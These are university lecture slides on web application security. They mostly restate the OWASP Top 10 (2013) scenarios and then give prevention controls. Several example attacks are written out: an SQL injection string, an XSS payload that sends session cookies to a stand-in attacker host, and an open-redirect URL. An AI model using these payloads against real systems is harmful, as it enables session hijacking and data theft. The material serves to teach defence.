
ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ
Τμήμα Πληροφορικής

ΣΧΕΔΙΑΣΗ ΑΡΧΙΤΕΚΤΟΝΙΚΗΣ ΑΣΦΑΛΕΙΑΣ
ΠΡΟΗΓΜΕΝΑ ΣΥΣΤΗΜΑΤΑ ΠΛΗΡΟΦΟΡΙΚΗΣ

Table of Contents

Web application Components




Vulnerabilities Categories


- Custom web applications
  - Technical Vulnerabilities
  - Source Code Vulnerabilities
- Databases Vulnerabilities
  - MySQL, Oracle, SQLServer
- Web Servers Vulnerabilities
  - Apache, IIS, Tomcat
- OS Vulnerabilities
  - Windows, Linux
- Network
  - Network Infrastructure vulnerabilities

Attack methodology

1. Information Gathering (Reconnaissance) of the target(s)
2. Attack: Procedures in order to identify and exploit the identified vulnerabilities of the victim
3. Entrenchment: Procedures in order to achieve the connection with the victim
   - Run payloads,
   - use of merpreter,
   - backdoor
4. Abuse: Procedures in order to achieve the attack goal:
   - Steal passwords
   - Delete files
   - Denial of Service
   - …

Most common
Web Application Threats -1






Most common
Web Application Threats -2

OWASP TOP 10 - 2013

- A1 - Injection
- A2 - Broken Authentication and Session Management
- A3 - Cross-Site Scripting (XSS)
- A4 - Insecure Direct Object References
- A5 - Security Misconfiguration
- A6 - Sensitive Data Exposure
- A7 - Missing Function Level Access Control
- A8 - Cross-Site Request Forgery (CSRF)
- A9 - Using Known Vulnerable Components
- A10 - Unvalidated Redirects and Forwards

Attacker Paths



More: https://www.owasp.org/index.php/Top10#OWASP_Top_10_for_2013

A1 – Injection

- Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

A1 – Injection

- Example Attack Scenarios
- Scenario #1: The application uses untrusted data in the construction of the following vulnerable SQL call:
  - String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") + "'";

- Scenario #2: Similarly, an application's blind trust in frameworks may result in queries that are still vulnerable, (e.g., Hibernate Query Language (HQL)):
  - Query HQLQuery = session.createQuery("FROM accounts WHERE custID='" + request.getParameter("id") + "'");
- In both cases, the attacker modifies the 'id' parameter value in her browser to send: ' or '1'='1. For example:
  - http://example.com/app/accountView?id=' or '1'='1
- This changes the meaning of both queries to return all the records from the accounts table. More dangerous attacks could modify data or even invoke stored procedures.

- More:
  - https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet
  - https://www.owasp.org/index.php/Query_Parameterization_Cheat_Sheet

A2 - Broken Authentication and Session Management

- Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.

A2 - Broken Authentication and Session Management

- Example Attack Scenarios
- Scenario #1: Airline reservations application supports URLrewriting, putting session IDs in the URL:
  - http://example.com/sale/saleitems;jsessionid=2P0OC2JSNDLPSKHCJUN2JV?dest=Hawaii
  - An authenticated user of the site wants to let his friends know about the sale. He e-mails the above link without knowing he is also giving away his session ID. When his friends use the link they will use his session and credit card.
- Scenario #2: Application's timeouts aren't set properly. User uses a public computer to access site. Instead of selecting "logout" the user simply closes the browser tab and walks away. Attacker uses the same browser an hour later, and that browser is still authenticated.
- Scenario #3: Insider or external attacker gains access to the system's password database. User passwords are not properly hashed, exposing every users' password to the attacker

- More:
  - https://www.owasp.org/index.php/Authentication_Cheat_Sheet
  - https://www.owasp.org/index.php/Forgot_Password_Cheat_Sheet
  - https://www.owasp.org/index.php/Session_Management_Cheat_Sheet

A3 - Cross-Site Scripting (XSS)

- XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim’s browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites

A3 - Cross-Site Scripting (XSS)

- Example Attack Scenario
- The application uses untrusted data in the construction of the following HTML snippet without validation or escaping: (String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>"; The attacker modifies the 'CC' parameter in his browser to: '><script>document.location= 'http://www.attacker.com/cgi-bin/cookie.cgi? foo='+document.cookie</script>'.
- This causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session.
- Note that attackers can also use XSS to defeat any automated CSRF defense the application might employ. See A8 for info on CSRF.

- More: OWASP XSS Prevention Cheat Sheet https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

A4 - Insecure Direct Object References

- A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.

A4 - Insecure Direct Object References

- Example Attack Scenario
- The application uses unverified data in a SQL call that is accessing account information: String query = "SELECT * FROM accts WHERE account = ?"; PreparedStatement pstmt = connection.prepareStatement(query , …); pstmt.setString(1, request.getParameter("acct")); ResultSet results = pstmt.executeQuery( );
- The attacker simply modifies the 'acct' parameter in her browser to send whatever account number she wants. If not properly verified, the attacker can access any user's account, instead of only the intended customer's account. http://example.com/app/accountInfo?acct=notmyacct

- More: https://www.owasp.org/index.php/Top_10_2007-Insecure_Direct_Object_Reference
- https://www.owasp.org/index.php/Top_10_2007-Insecure_Direct_Object_Reference

A5 - Security Misconfiguration

- Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.

A5 - Security Misconfiguration

- Example Attack Scenarios
- Scenario #1: The app server admin console is automatically installed and not removed. Default accounts aren't changed. Attacker discovers the standard admin pages are on your server, logs in with default passwords, and takes over.
- Scenario #2: Directory listing is not disabled on your server. Attacker discovers she can simply list directories to find any file. Attacker finds and downloads all your compiled Java classes, which she decompiles and reverse engineers to get all your custom code. She then finds a serious access control flaw in your application.
- Scenario #3: App server configuration allows stack traces to be returned to users, potentially exposing underlying flaws. Attackers love the extra information error messages provide.
- Scenario #4: App server comes with sample applications that are not removed from your production server. Said sample applications have well known security flaws attackers can use to compromise your server.

- More: https://www.owasp.org/index.php/Configuration
- https://www.owasp.org/index.php/Error_Handling

A6 - Sensitive Data Exposure

- Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.

A6 - Sensitive Data Exposure

- Example Attack Scenarios
- Scenario #1: An application encrypts credit card numbers in a database using automatic database encryption. However, this means it also decrypts this data automatically when retrieved, allowing an SQL injection flaw to retrieve credit card numbers in clear text. The system should have encrypted the credit card numbers using a public key, and only allowed back-end applications to decrypt them with the private key.
- Scenario #2: A site simply doesn't use SSL for all authenticated pages. Attacker simply monitors network traffic (like an open wireless network), and steals the user's session cookie. Attacker then replays this cookie and hijacks the user's session, accessing the user's private data.
- Scenario #3: The password database uses unsalted hashes to store everyone's passwords. A file upload flaw allows an attacker to retrieve the password file. All of the unsalted hashes can be exposed with a rainbow table of precalculated hashes.

- More: https://www.owasp.org/index.php/Cryptographic_Storage_Cheat_Sheet
- https://www.owasp.org/index.php/Password_Storage_Cheat_Sheet

A7 - Missing Function Level Access Control

- Most web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers will be able to forge requests in order to access functionality without proper authorization.

A7 - Missing Function Level Access Control

- Example Attack Scenarios
- Scenario #1: The attacker simply force browses to target URLs. The following URLs require authentication. Admin rights are also required for access to the "admin_getappInfo" page. http://example.com/app/getappInfo http://example.com/app/admin_getappInfo If an unauthenticated user can access either page, that's a flaw. If an authenticated, non-admin, user is allowed to access the "admin_getappInfo" page, this is also a flaw, and may lead the attacker to more improperly protected admin pages.
- Scenario #2: A page provides an 'action 'parameter to specify the function being invoked, and different actions require different roles. If these roles aren't enforced, that's a flaw.
- More: https://www.owasp.org/index.php/Top_10_2007-Failure_to_Restrict_URL_Access
- http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/AccessController.html
- https://www.owasp.org/index.php/Testing_for_Path_Traversal

A8 - Cross-Site Request Forgery (CSRF)

- A CSRF attack forces a logged-on victim’s browser to send a forged HTTP request, including the victim’s session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim’s browser to generate requests the vulnerable application thinks are legitimate requests from the victim.

A8 - Cross-Site Request Forgery (CSRF)

- Example Attack Scenario
- The application allows a user to submit a state changing request that does not include anything secret. For example: http://example.com/app/transferFunds?amount=1500 &destinationAccount=4673243243
- So, the attacker constructs a request that will transfer money from the victim's account to the attacker's account, and then embeds this attack in an image request or iframe stored on various sites under the attacker's control:
- If the victim visits any of the attacker's sites while already authenticated to example.com, these forged requests will automatically include the user's session info, authorizing the attacker's request.

- More: https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet

A9 - Using Known Vulnerable Components

- software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts
  - Components, such as libraries, frameworks, and other

A9 - Using Known Vulnerable Components

- Example Attack Scenarios
- Component vulnerabilities can cause almost any type of risk imaginable, ranging from the trivial to sophisticated malware designed to target a specific organization. Components almost always run with the full privilege of the application, so flaws in any component can be serious, The following two vulnerable components were downloaded 22m times in 2011.
  - Apache CXF Authentication Bypass – By failing to provide an identity token, attackers could invoke any web service with full permission. (Apache CXF is a services framework, not to be confused with the Apache Application Server.)
  - Spring Remote Code Execution – Abuse of the Expression Language implementation in Spring allowed attackers to execute arbitrary code, effectively taking over the server.
- Every application using either of these vulnerable libraries is vulnerable to attack as both of these components are directly accessible by application users. Other vulnerable libraries, used deeper in an application, may be harder to exploit.

A10 - Unvalidated Redirects and Forwards

- Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

A10 - Unvalidated Redirects and Forwards

- Example Attack Scenarios
- Scenario #1: The application has a page called "redirect.jsp" which takes a single parameter named "url". The attacker crafts a malicious URL that redirects users to a malicious site that performs phishing and installs malware.
  http://www.example.com/redirect.jsp?url=evil.com
- Scenario #2: The application uses forwards to route requests between different parts of the site. To facilitate this, some pages use a parameter to indicate where the user should be sent if a transaction is successful. In this case, the attacker crafts a URL that will pass the application's access control check and then forwards the attacker to administrative functionality for which the attacker isn't authorized.
  http://www.example.com/boring.jsp?fwd=admin.jsp

- More: https://www.owasp.org/index.php/Open_redirect

Controls

Prevent SQL Injection

- Validate user inputs to the DB
- Escape special characters using the specific escape syntax
  - https://www.owasp.org/index.php/ESAPI
- Use Custom error messages
- Run DB service account with minimal access rights
- Monitor DB traffic with the use of IDS
- Isolate DB servers and Web Servers

- More:
  - https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet
  - https://www.owasp.org/index.php/Query_Parameterization_Cheat_Sheet

Prevent XSS Attacks

- Escape all untrusted data based on the HTML context (body, attribute, JavaScript, CSS, or URL) that the data will be placed into.
- Convert all non-alphanumeric characters to html character entities before displaying the user input in search engines and forums posts
- Positive or "whitelist" input validation is also recommended as it helps protect against XSS.
- Validate the length, characters, format, and business rules on that data before accepting the input.
- For rich content, consider auto-sanitization libraries like OWASP's AntiSamy or the Java HTML Sanitizer Project.
- Consider Content Security Policy (CSP) to defend against XSS across your entire site.

- OWASP XSS Prevention Cheat Sheet https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet .

DoS Attacks

- **Exhaust available server resources by sending hundreds of requests**

- Target
  - CPU, Memory
  - Database Bandwidth
  - Worker Processes

- Examples
  - Login Attacks
  - Registration DoS attacks
  - User Enumeration

Prevent DoS Attacks

- Deny external Internet Control Message Protocol (ICMP) traffic access to the firewall
- Secure the remote administration
- Perform strong input validation

Prevent Cookie /Session Poisoning

- Implement different cookie for login/unauthorized/logout
- Implement cookie timeout
- Don’t store plain text or weak passwords in a cookie
- Cookie authentication credentials should be associatedwith an IP.
- Validate SessionID values coming from clients
- Ensure that Session Re-writing is Off
- Initialize old Cookies
- Rotate Session Identifiers
- Protect Session Identifiers

Error Handling & Logging

- Do not output detailed error messages and/or stack traces
- Do not output backend error codes
- Use generic error messages
- Verify that all server side errors are handled on the server
- Verify that all logging controls are implemented on the server
- Verify that error handling logic in security controls denies access by default.
- Verify security logging controls provide the ability to log both success and failure events that are identified as security-relevant
- Verify that all events that include untrusted data will not execute as code in the intended log viewing software
- Verify that security logs are protected from unauthorized access and modification
- Verify that each log event includes:
  - **time stamp**
  - **severity level of the event**
  - **indication that this is a security relevant event (if mixed with other logs)**
  - **the identity of the user that caused the event (if there is a user associated with the event)**
  - **the source IP address of the request associated with the event**
  - **Success of Failure**
  - **description of the event**
- Verify that there is a single logging implementation that is used by the application
- Verify that that the application does not log application-specific sensitive data that could assist an attacker, including user's session ids and personal or sensitive information
- Verify that a log analysis tool is available which allows the analyst to search for log events based on combinations of search criteria across all fields in the log record format supported by this system

Security Misconfiguration

- Setup specific roles, permissions and disable all default accounts or change their default passwords
- Change at regular time intervals the root passwords
- Scan for latest security vulnerabilities and apply the latest security patches
- Configure all security mechanisms and turn of all unused services

Prevent unvalidated redirects and forwards

- Simply avoid using redirects and forwards.
- If used, don't involve user parameters in calculating the destination. This can usually be done.
- If destination parameters can't be avoided, ensure that the supplied value is valid, and authorized for the user. It is recommended that any such destination parameters be a mapping value, rather than the actual URL or portion of the URL, and that server side code translate this mapping to the target URL.
- Applications can use ESAPI to override the sendRedirect() method to make sure all redirect destinations are safe.

- Avoiding such flaws is extremely important as they are a favorite target of phishers trying to gain the user's trust

- More: https://www.owasp.org/index.php/Open_redirect
- http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/filters/SecurityWrapperResponse.html

Web application Components

- Web Server
- Application Content
- Data Access
- Login
- User Permissions
- Session Mechanism
- Data Storage
- Application logic
- Logout

ΣΧΕΔΙΑΣΗ ΑΡΧΙΤΕΚΤΟΝΙΚΗΣ ΑΣΦΑΛΕΙΑΣ
ΠΡΟΗΓΜΕΝΑ ΣΥΣΤΗΜΑΤΑ ΠΛΗΡΟΦΟΡΙΚΗΣ